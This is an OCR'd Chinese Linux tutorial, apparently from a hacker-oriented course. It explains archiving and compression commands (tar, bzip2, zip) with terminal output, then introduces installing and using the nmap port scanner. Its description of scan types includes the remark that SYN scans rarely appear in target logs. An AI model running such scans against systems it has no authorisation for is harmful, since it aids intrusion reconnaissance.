


图 4




图 5

重复上面的操作，不过这次我们要创建的文件是以“tar.bz2”为后缀的，如图 6。再来看看这个以“tar.bz2”结尾的文件的大小，如图 7 所示，大小为“3065”个字节。可能有读者要问了：怎么是“3065”个字节呢，归档文件不是不会压缩的吗？这个问题我在前面就说过了：因为 ubuntu 把真正的归档文件和压缩文件的处理功能都称之为“归档管理”，所以大家会觉得归档就是归档，但实际情况却是，在我们创建归档文件的时候可选择的那些后缀决定了我们创建的是归档文件还是压缩文件，第一次创建的“归档文件”的后缀为“tar”，这是一个归档文件，也是我们唯一的常用的归档文件后缀，而第二次创建的“tar.bz2”以及“zip”等都是压缩文件的后缀，也就是说，一旦选用此种后缀，所创建出的归档文件实为压缩文件（其实也是一种归档文件，因为这里是先归档，后压缩）。从而也就引出了我们今天的第二个内容——压缩文件。注意：归档管理器类似于 Windows 平台下的 winrar，我们可以通过这个简单管理器对归档和压缩文件进行操作，而且操作方法和 winrar 没有任何差别，所以此处不再赘述。




图 7




图 6

压缩文件使用较少的磁盘空间，并且比未压缩的文件下载速度要快一些，在 ubuntu 中通常可以使用的压缩工具有 gzip、bzip2 和 zip。在这三种压缩工具中，bzip2 的压缩率最高，并且多数的 UNIX 都支持该压缩。如果要进行跨平台传输，比如在 LINUX 和 Windows 间往返压缩文件，那么就推荐使用 ZIP 格式的压缩，这个相信大家都已经猜到原因了，因为 LINUX 和 Windows 都支持 zip 压缩。

按照约定俗成的公式，使用 gzip 来压缩的文件扩展名是 .gz，使用 bzip2 压缩的文件的扩展名是 .bz2，使用 zip 压缩的文件扩展名是 zip。压缩与解压的相关情况如表格 1 所示，现在最常用的是 bz2 格式，所以我们在本文中也着重讲解此种格式的压缩与解压缩。

压缩工具	文件后缀	解压工具
gzip	.gz	gunzip
bzip2	.bz2	bunzip2
zip	.zip	unzip

表 1

三、常用的压缩解压工具与命令

1、bzip2、bunzip2 和 bzcat 指令

bzip2 和 bunzip2 的功能基本相同，都是用来压缩或者解压文件扩展名为 bz2 文件的命令，而 bzcat 命令则是用来读取压缩文件中的数据而不需要解开。它们的命令格式分别如下：

```
bzip2   [-dz] filename  <== 压缩解压文件
bunzip2  [-dz] filename  <== 压缩解压文件
bzcat  filename  <== 读取压缩文件内容
```

参数说明如下：

-d 参数是将压缩文件解压

-z 参数是将文件进行压缩

实例如下：

假设在 /home/jilianghou 目录下有一个名为“test2”的文本文件，执行 **bzip2 -z test2**，在执行该命令后，目录下多出了一个名为“test2.bz2”的文件，并且直接删除了原文件 test2，如图 8。而执行 **bunzip2 test2.bz2** 或者 **bzip2 -d test2.bz2** 都可以将 test2 解压出来。下面我们再来执行一下 **bzcat test2.bz2**，可以看到只是查看了压缩文件的内容，整个过程的具体情况如下：

```
文件(F) 编辑(E) 查看(V) 终端(T) 标签(T) 帮助(H)
jilianghou@jilianghou-laptop:~$ cd /home/jilianghou
jilianghou@jilianghou-laptop:~$ ls
1      3.png  5.png  7.png     linux5.doc  公共的  视频  文档  桌面
2.png  4.png  6.png  Examples  test2       模板    图片  音乐
jilianghou@jilianghou-laptop:~$ bzip2 -z test2
jilianghou@jilianghou-laptop:~$ ls
1      3.png  5.png  7.png     linux5.doc  公共的  视频  文档  桌面
2.png  4.png  6.png  Examples  test2.bz2   模板    图片  音乐
jilianghou@jilianghou-laptop:~$
```

图8

```
jilianghou@jilianghou—laptop:~$ ls
1.png 3.png 5.png 7.png Examples test2 模板 图片 音乐
2.png 4.png 6.png 8.png linux5.doc 公共的 视频 文档 桌面
jilianghou@jilianghou—laptop:~$ bzip2 —z test2
jilianghou@jilianghou—laptop:~$ ls
1.png 3.png 5.png 7.png Examples test2.bz2 模板 图片 音乐
2.png 4.png 6.png 8.png linux5.doc 公共的 视频 文档 桌面
jilianghou@jilianghou—laptop:~$ bunzip2 test2.bz2
jilianghou@jilianghou—laptop:~$ ls
1.png 3.png 5.png 7.png Examples test2 模板 图片 音乐
2.png 4.png 6.png 8.png linux5.doc 公共的 视频 文档 桌面
jilianghou@jilianghou—laptop:~$ bunzip2 —z test2
jilianghou@jilianghou—laptop:~$ ls
1.png 3.png 5.png 7.png Examples test2.bz2 模板 图片 音乐
2.png 4.png 6.png 8.png linux5.doc 公共的 视频 文档 桌面
jilianghou@jilianghou—laptop:~$ bzcat test2.bz2
   著名的黑客 凯文 米特尼克写的一本关于社会工程学
的公益性质的书籍，英文名字《THE ART OF DECEPTION》
   内容介绍：在本书的第一部分（第一章），我将展示信
息安全的薄弱环节，并指出为什么你和你们
  **这些就是压缩文件中test2中的内容**
  史蒂夫?沃尼亚克
  作者：KEVIN D.MITNICK & William L.Simon
  作者简介：http://baike.baidu.com/view/406623.htm
  本书姊妹篇：《入侵的艺术》英文名字《The Art of Intrusion》
jilianghou@jilianghou—laptop:~$
```

2、zip 和 unzip

zip 和 unzip 命令的基本功能和参数很类似，都可以用来进行文件的压缩与解压缩。命令格式如下：

```
zip [filename] filename <== 压缩文件
unzip filename.zip <== 解压缩文件
```

常用参数如下：

-d 从 zip 文件中移出一个文件
-D 不要在 zip 文件中储存文件的目录信息
-F 修复已损坏的压缩文件
-g 将文件压缩附加到 zip 文件中
-h 显示辅助说明
-i 指定要包含某些特定文件
-j 只存储文件的名称，不包含目录
-r 包括子目录
-T 测试 zip 文件是否正常
-z 为 zip 文件增加注释

3、tar 命令

操作归档文件（.tar）一般可以使用两条命令，tar 命令和 cpio 命令，这里我们暂且只需要学习 tar 命令，命令格式如下：**tar [-zxcvfPp] filename**。

参数说明：

-c | 建立新的存档
-d | 比较存档与当前文件的不同之处
-x | 从存档展开文件
-f | 指定解压文件
-p | 使用原文件的原来属性
-P | 可以使用绝对路径
-v | 压缩的过程中显示文件
-j | 解压命令（*.bz)

实例如下：

假设有一个 bz2 文件，名为"test3.tar.bz2"，我们要通过 shell 将其解压出来，一般有两种方法。通过这两种方法就可以让大家掌握我们在实际入侵过程中最常用到的两个命令格式以及相关的参数。

方法 1：

先将文件解压成.tar 结尾的文件，再将这个 tar 归档文件释放。

命令如下：

bzip2 -d test3.tar.bz2

tar -xvf test3.tar

整个过程如图 9 所示。

```
文件(F) 编辑(E) 查看(V) 终端(T) 标签(T) 帮助(H)
jilianghou@jilianghou-laptop:~$ ls
1.png  3.png  5.png  7.png  Examples    test3.tar.bz2  模板  图片  音乐
2.png  4.png  6.png  8.png  linux5.doc  公共的         视频  文档  桌面
jilianghou@jilianghou-laptop:~$ bzip2 -d test3.tar.bz2
jilianghou@jilianghou-laptop:~$ ls
1.png  3.png  5.png  7.png  Examples    test3.tar  模板  图片  音乐
2.png  4.png  6.png  8.png  linux5.doc  公共的     视频  文档  桌面
jilianghou@jilianghou-laptop:~$ tar -xvf test3.tar
test3
jilianghou@jilianghou-laptop:~$ ls
1.png  3.png  5.png  7.png  Examples    test3      公共的  视频  文档  桌面
2.png  4.png  6.png  8.png  linux5.doc  test3.tar  模板    图片  音乐
jilianghou@jilianghou-laptop:~$
```

图 9

方法 2：

通过一条命令，使得压缩文件的归档文件的释放工作一气呵成。

命令如下：**tar -jxvf test3.tar.bz2**，整个过程如图 10 所示。


```
文件(F) 编辑(E) 查看(V) 终端(T) 标签(T) 帮助(H)
jilianghou@jilianghou-laptop:~$ ls
1.png  3.png  5.png  7.png  9.png     linux5.doc     公共的  视频  文档  桌面
2.png  4.png  6.png  8.png  Examples  test3.tar.bz2  模板    图片  音乐
jilianghou@jilianghou-laptop:~$ tar -jxvf test3.tar.bz2
test3
jilianghou@jilianghou-laptop:~$ ls
1.png  4.png  7.png  Examples    test3.tar.bz2  视频  音乐
2.png  5.png  8.png  linux5.doc  公共的         图片  桌面
3.png  6.png  9.png  test3       模板           文档
jilianghou@jilianghou-laptop:~$
```

图 10

四、著名扫描工具 nmap

记得在上节课中，我们通过 ubuntu 自带的网络工具进行了一些端口扫描之类的网络操作，但是读者们在自己实际测试的时候却会发现 ubuntu 自带的网络工具的端口扫描功能并不是十分优秀，因为其扫描速度特别慢。但是在 Windows 平台下，则有许多优秀的扫描工具，比如国外的 SuperScan 以及国内常用的 X-SCAN 等。这些扫描器要么速度出众，要么功能强大，而我们在这里要介绍的 nmap 扫描器则是黑客历史上不可多得的优秀的扫描工具之一，尽管它是一个命令行下的工具，但是它强大的功能还是吸引了诸多用户，既然 nmap 这么好，那我们应该如何去安装它呢？其实安装方法非常简单，只需要执行 **sudo apt-get install nmap** 命令就可以从远程 ubuntu 镜像服务器上下载

最新版本的namp了。sudo表示以管理员身份执行命令，这需要我们输入管理员的密码（安装ubuntu时，设置的那个帐号的密码），命令执行过程如图11所示。



```
文件(F)  编辑(E)  查看(V)  终端(T)  标签(T)  帮助(H)
jilianghou@jilianghou-laptop:~$ sudo apt-get install nmap
[sudo] password for jilianghou:
正在读取软件包列表... 完成
正在分析软件包的依赖关系树
正在读取状态信息... 完成
下列【新】软件包将被安装：
  nmap
共升级了 0 个软件包，新安装了 1 个软件包，要卸载 0 个软件包，有 0 个软件未被升级
。
需要下载 1056kB 的软件包。
解压缩后会消耗掉 3731kB 的额外空间。
获取：1 http://mirror.rootguide.org intrepid/main nmap 4.62-1ubuntu1 [1056kB]
下载 1056kB，耗时 24s (43.2kB/s)
选中了曾被取消选择的软件包 nmap.
(正在读取数据库 ... 系统当前总共安装有 114602 个文件和目录。)
正在解压缩 nmap (从 .../nmap_4.62-1ubuntu1_i386.deb) ...
正在处理用于 man-db 的触发器...
正在设置 nmap (4.62-1ubuntu1) ...

jilianghou@jilianghou-laptop:~$
```

图11

到此我们就可以使用nmap这款优秀的网络扫描工具了，在使用之前，我们先来看看nmap的一些相关参数及说明。

-sT ：TCP connect()扫描，这是最基本的TCP扫描方式。connect()是一种系统调用，由操作系统提供，用来打开一个连接，如果目标端口有程序监听，connect()就会成功返回，否则这个端口就是不可达的。这项技术最大的优点是，你勿需root权限，任何UNIX用户都可以自由使用这个系统调用。这种扫描很容易被检测到，同时在目标主机的日志中也会记录大批的连接请求以及错误信息。

-sS ：TCP同步扫描（TCP SYN），因为不必全部打开一个TCP连接，所以这项技术通常称为半开扫描（half-open）。我们可以发出一个TCP同步包（SYN），然后等待回应，如果对方返回SYN|ACK（响应）包就表示目标端口正在监听，如果返回RST数据包，就表示目标端口没有监听程序，如果收到一个SYN|ACK包，源主机就会马上发出一个RST（复位）数据包断开和目标主机的连接，这实际上是由我们的操作系统内核自动完成的。这项技术最大的好处是，很少有系统能够把它记录到系统日志中。不过这里我们需要root权限来定制SYN数据包。

-sU ：UDP扫描，如果你想知道在某台主机上提供哪些UDP（用户数据报协议，RFC768）服务，就可以使用这种扫描方法。nmap首先向目标主机的每个端口发出一个0字节的UDP包，如果我们收到端口不可达的ICMP消息，端口就是关闭的，否则我们就假设它是打开的。

-O ：这个选项激活对TCP/IP指纹特征（fingerprinting）的扫描，获得远程主机的标志。换句话说，nmap使用一些技术检测目标主机操作系统网络协议栈的特征。nmap使用这些信息建立远程主机的指纹特征，把它和已知的操作系统指纹特征数据库做比较，就可以知道目标主机操作系统的类型了。

-sP ：ping扫描，有时你只是想知道此时网络上有哪些主机正在运行。通过向你指定的网络内的每个IP地址发送ICMP echo请求数据包，nmap就可以完成这项任务。如果主机正在运行就会作出响应。不幸的是，一些站点，例如microsoft.com阻塞了ICMP echo请求数据包。然而，在默认的情况下nmap也能够向80端口发送TCP ack包，如果你收到一个RST包，就表示主机正在运行。

